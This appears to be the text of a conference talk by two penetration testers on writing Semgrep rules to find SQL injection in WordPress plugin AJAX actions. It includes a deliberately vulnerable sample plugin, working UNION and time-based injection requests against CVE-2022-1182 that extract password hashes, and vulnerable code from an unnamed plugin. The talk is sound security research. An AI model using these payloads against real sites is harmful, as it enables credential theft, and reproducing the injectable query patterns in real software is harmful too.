COME TO CODE
DEVELOPERS AND MAKERS KINGDOM


# Greedy for SQL injection

## How we found them on scale



@ddipa


@mrnfrancesco

@mrnfrancesco

# FRANCESCO MARANO

## ETHICAL HACKER | PENETRATION TESTER

"Da più di 5 anni amo far fare ai software cose diverse da quelle per cui sono state progettate"

### Education

Laurea Triennale
Informatica

Laurea magistrale
Ingegneria informatica

### Work Experience

Penetration tester (IT/OT)
Exploiting kernel Android

Penetration tester
Team Leader

### Collaboration

- WPScan
- SQLMap
- Cariddi

### Certifications

- eWPT
- eCPPT
- eMAPT

### Awards

- 2020-10381
- 2020-10382
- 2020-10383
- 2020-10384
- 2020-23486
- 2020-23487
- 2020-23488

@dipa996

# DONATO DI PASQUALE

## ETHICAL HACKER | PENETRATION TESTER

"Silence is the key to better understand the world"

### Work experience

Penetration tester
Web & Mobile App

Penetration tester
Web & Cloud Sec

### Certifications

- eWPT
- eMAPT

### Honor & awards

- 2022-2071
- 2022-2072
- HoF | Tim
- HoF | Fastweb

### Community

- PMS

# Let's Code Review!


During the activities we perform in our work, we are often asked to perform security testing on applications whose source code is also provided.

Using standard solutions for code analysis is not an effective method, as the search is coarse and the number of false positives and negatives is high.

There is a need to bring the development and security worlds together to build ad hoc rules quickly and easily.

# Tools & environments

Plugin WordPress



SQL Injection

Semgrep

WordPress

## Use case: Action AJAX

A plugin that needs to use asynchronous AJAX calls can register prefixed actions:

- `wp_ajax_`
- `wp_ajax_nopriv_`

The callback associated with the action can be invoked via:

`/wp-admin/admin-ajax.php?action=<ACTION>`

sample plugin

```php
add_action( 'init', 'register_actions' );

function register_actions() {

    add_action('wp_ajax_echo', 'echo_callback');
    add_action('wp_ajax_nopriv_echo', 'echo_callback');
}

function echo_callback() {

    echo "<h1>{$_GET['string']}</h1>";
    wp_die();
}
```

wp-admin/admin-ajax.php

```php
// WordPress Ajax Process Execution

$action = $_REQUEST['action'];

if ( is_user_logged_in() ) {
  // Fires authenticated Ajax actions for logged-in users
    do_action( "wp_ajax_{$action}" );

} else {
    // Fires non-authenticated Ajax actions for logged-out users
    do_action( "wp_ajax_nopriv_{$action}" );
}
```

# SQL injection

SELECT user_login FROM wp_users WHERE ID=1

```
$ http 'http://127.0.0.1/wp-admin/admin-ajax.php?action=sqli&id=1'

HTTP/1.1 200 OK
Connection: close
Content-Length: 21
Content-Type: text/html; charset=UTF-8

<h1>mrnfrancesco</h1>
```

SELECT user_login FROM wp_users
WHERE ID=0 UNION SELECT ALL @@version

```
$ http 'http://127.0.0.1/wp-admin/admin-ajax.php?action=sqli&id=0
UNION SELECT ALL @@version'

HTTP/1.1 200 OK
Connection: close
Content-Length: 21
Content-Type: text/html; charset=UTF-8

<h1>10.6.4-MariaDB-1:10.6.4+maria~focal</h1>
```

```php
add_action( 'init', 'register_actions' );

function register_actions() {

    add_action('wp_ajax_sqli', 'sqli_callback');
    add_action('wp_ajax_nopriv_sqli', 'sqli_callback');
}

function sqli_callback() {

    global $wpdb;

    $user_id = isset($_GET['id']) ? $_GET['id'] : 0;

    $sql  = "SELECT user_login FROM {$wpdb->prefix}users ";
    $sql .= "WHERE ID={$user_id}";

    $result = $wpdb->get_row($sql);

    if ( !empty($result) ) {
        echo "<h1>{$result->user_login}</h1>";
    } else {
        echo "<h1>No user found with ID {$user_id}</h1>";
    }
    wp_die();
}
```

# Semgrep

The rules are simple, easily readable instructions by which Semgrep looks for matches in the code.

Concepts such as *symbolic propagation* and *constant propagation* are handled automatically.


```yaml
rules:
  - id: non-constant-eval
    message: Found call to eval() on non-constant data
    languages: [php]
    severity: WARNING
    patterns:
      - pattern: eval(...)
      - pattern-not: eval("...")
```

```php
function test($arg) {

    $x = "x";
    $y = "y";
    $z = "z2";

    if ( !empty($arg) ) {
        $x = $arg;
        $y = "y";
        $z = "z1";
    }

    eval($x);
    eval($y);
    eval($z);
}
```

Semgrep

The Semgrep Public Registry contains ~2500 code quality and security rules, compatible with 28 specific programming languages and frameworks.


These are rules created by the community or r2c itself.



Semgrep

Custom rules can be written to have more control over code analysis.


You can also write rules that automatically propose code fixes via pull requests and comments.



# Live demo


## Search mode

Let's build a rule for finding Wordpress AJAX actions



## Taint mode

Let’s build a rule to follow the dataflow to a SQL injection



## Join mode

Let’s merge the previous two rules to find vulnerable AJAX action

## I nostri template

Let's take a look at our templates

WPScan

# Visual Slide Box Builder <= 3.2.9 - Subscriber+ SQLi

This plugin has been closed as of **March 30, 2022** and is not available for download. **Reason: Security Issue.**

## Description

The plugin does not sanitise and escape various parameters before using them in SQL statements via some of its AJAX actions available to any authenticated users (such as subscriber), leading to SQL Injections

Developer


Enmanuel Corvo

Security Researcher


@p7e4

Last version

3.2.9

Last update

4 anni fa

Active installation

N.A.

Total download

129.652

## Proof of Concept

```
https://example.com/wp-admin/admin-ajax.php?action=vsbb_get_one&idx=-1 union all select @@version,0,0,0,0,0
```


```
$ semgrep scan --config ajax-action-to-sqli-deep.yaml ./plugins/wp-visual-slidebox-builder/

Scanning 12 files with 3 php rules.
  100%|████████████████████████████████████████████████████████████████████████|12/12 tasks

Findings:

  ./plugins/wp-visual-slidebox-builder/vsbb-plugin.php
     ajax-action-to-sqli-deep
        Registered Wordpress AJAX action use user input to build SQL query

        243┆ $results = $wpdb->get_results($sql);


Ran 1 rule on 0 files: 1 finding.
```

19 aprile 2022

# CVE-2022-1182

## Authenticated SQL Injection

```php
// wp-visual-slidebox-builder/vsbb-plugin.php

add_action('wp_ajax_vsbb_get_one', 'vsbb_load_one');

function vsbb_load_one()
{
    $results = vsbb_get_one($_GET['idx']);
    $json = json_encode($results);
    echo $json;

    wp_die();
}

function vsbb_get_one($id)
{
    global $wpdb;
    $table_name = $wpdb->prefix . "vsbb_v2";
    $idx = isset($id) ? $id : $_GET['idx'];
    $sql = "select * from $table_name where idx =$idx";
    $results = $wpdb->get_results($sql);
    return $results[0];
}
```

# EXPLOIT

## AUTHENTICATED SQL INJECTION

```
$ http 'http://10.10.10.2/wp-admin/admin-ajax.php?action=vsbb_get_one&vendor=-1
UNION ALL SELECT user_pass,user_login,0,0,0,0 FROM wp_users WHERE ID=1'
'Cookie: wordpress_logged_in_XXX=XXX'

HTTP/1.1 200 OK
Connection: close
Content-Length: 140
Content-Type: application/json; charset=UTF-8
Server: Apache/2.4.54 (Debian)
X-Powered-By: PHP/7.4.30

{
    "friendly_name": "mrnfrancesco",
    "idx": "$P$BzoeS8UHyC0eDIDL4t5X30HCoaXg07.",
    "last_modified": "0",
    "save_object": "0",
    "theme": "0",
    "theme_friendly_name": "0"
}
```


```
$ semgrep scan --config ajax-action-to-sqli.yaml ./plugins/wp-visual-slidebox-builder/

Scanning 12 files with 2 php rules.
  100%|                                                                                |12/12 tasks

Findings:

  ./plugins/wp-visual-slidebox-builder/vsbb-plugin.php
     ajax-action-to-sqli
        Registered Wordpress AJAX action use user input to build SQL query

        223┆ $wpdb->query("DELETE FROM $table_name WHERE idx = $idx");


Ran 1 rule on 0 files: 1 finding.
```

```php
// wp-visual-slidebox-builder/vsbb-plugin.php

add_action('wp_ajax_vsbb_delete_item', 'vsbb_delete_item');

function vsbb_delete_item()
{
    global $wpdb;
    $postdata = file_get_contents("php://input");
    $request = json_decode($postdata, 1);
    $idx = $request['idx'];
    $table_name = $wpdb->prefix . "vsbb_v2";
    $wpdb->query("DELETE FROM $table_name WHERE idx = $idx");
    wp_die();
}
```

# EXPLOIT

## AUTHENTICATED SQL INJECTION

```
$ time http 'http://10.10.10.2/wp-admin/admin-ajax.php?action=vsbb_delete_item'
'idx=-1 OR SLEEP(5)=1' 'Cookie:wordpress_logged_in_XXX=XXX' -pHB

POST /wp-admin/admin-ajax.php?action=vsbb_delete_item HTTP/1.1
Accept: application/json
Connection: keep-alive
Content-Length: 27
Content-Type: application/json
Cookie: wordpress_logged_in_XXX=XXX
Host: 10.10.10.2
User-Agent: HTTPie/2.2.0

{
    "idx": "-1 OR SLEEP(5)=1"
}


real    0m5,085s
user    0m0,667s
sys     0m0,107s
```

# [redacted] - Unauthenticated SQLi

> The vulnerabilities shown below are not known, so all references to the plugin name will be obscured.

## Some informations

- 11 released versions
- The first version was released on 19/07/2021
- No vulnerabilities reported
- The vulnerability found has existed since the first version

Security Researchers

 @ddipa

 @mrnfrancesco

Last version

1.0.10

Last update

2 settimane fa

Active installations

1.000+

Total download

3.970


```
$ semgrep scan --config ajax-action-to-sqli-deep.yaml ./plugins/redacted/

Scanning 48 files with 3 php rules.
  100%|████████████████████████████████████████████████████████████|48/48 tasks

Findings:

  ./plugins/redacted/public/redacted-multivendor.php
     ajax-action-to-sqli-deep
        Registered Wordpress AJAX action use user input to build SQL query

        472┆ $wcfm_reviews_array = $wpdb->get_results($sql);


Ran 1 rule on 0 files: 1 finding.
```

```php
// redacted/public/redacted-multivendor.php

class Redacted_Multivendor
{
    function get_wcfm_vendor_reviews($vendor_id){
        global $wpdb;

        $vendor_id = $_REQUEST['vendor'];
        $the_orderby = $_REQUEST['orderby'];
        $reviews_vendor = $_POST['reviews_vendor'];

        $reviews_vendor_filter = '';
        if( $vendor_id ) {
            $reviews_vendor_filter = " AND `vendor_id` = $vendor_id";
        } elseif ( $reviews_vendor ) {
            $reviews_vendor_filter = " AND `vendor_id` = $reviews_vendor";
        }

        $sql = "SELECT * from wp_wcfm_marketplace_reviews";
        $sql .= " WHERE 1=1";
        $sql .= $reviews_vendor_filter;
        $sql .= " ORDER BY `{$the_orderby}` ASC";

        $wcfm_reviews_array = $wpdb->get_results($sql);
        wp_send_json($wcfm_reviews_array);
    }
}
```

```php
// redacted/public/redacted-multivendor.php

class Redacted_Multivendor
{
  function which_vendor() {

    if(is_plugin_active('wc-multivendor-marketplace/wc-multivendor-marketplace.php')){
      return 'wcfm';
    }
  }

  function get_vendor_reviews() {

    if(isset($_REQUEST['vendor'])) {
      $vendor_id = absint($_REQUEST['vendor']);

      switch ($this->which_vendor()) {
        case 'wcfm':
          return $this->get_wcfm_vendor_reviews($vendor_id);
      }
    }
  }
}
```


```php
// redacted/includes/redacted.php

class Redacted {

  protected $loader;

  public function __construct() {

    $this->load_dependencies();
    $this->define_admin_hooks();
  }

  private function load_dependencies() {

    $this->loader = new Redacted_Loader();
  }

  private function define_admin_hooks() {

    $this->loader->add_action(
      'wp_ajax_nopriv_redacted-vendor_reviews', $plugin_multivendor, 'get_vendor_reviews'
    );
  }
}
```

```php
// redacted/includes/redacted-loader.php

class Redacted_Loader {

  protected $actions;

  public function add_action($hook, $component, $callback, $priority=10, $accepted_args=1) {

    $this->actions = $this->add(
      $this->actions, $hook, $component, $callback, $priority, $accepted_args
    );
  }

  private function add($hooks, $hook, $component, $callback, $priority, $accepted_args) {

    $hooks[] = array(
      'hook'          => $hook,
      'component'     => $component,
      'callback'      => $callback,
      'priority'      => $priority,
      'accepted_args' => $accepted_args
    );
    return $hooks;
  }

  public function run() {

    foreach ($this->actions as $hook) {
      add_action(
        $hook['hook'],
        array($hook['component'], $hook['callback']),
        $hook['priority'], $hook['accepted_args']
      );
    }
  }
}
```

# EXPLOIT

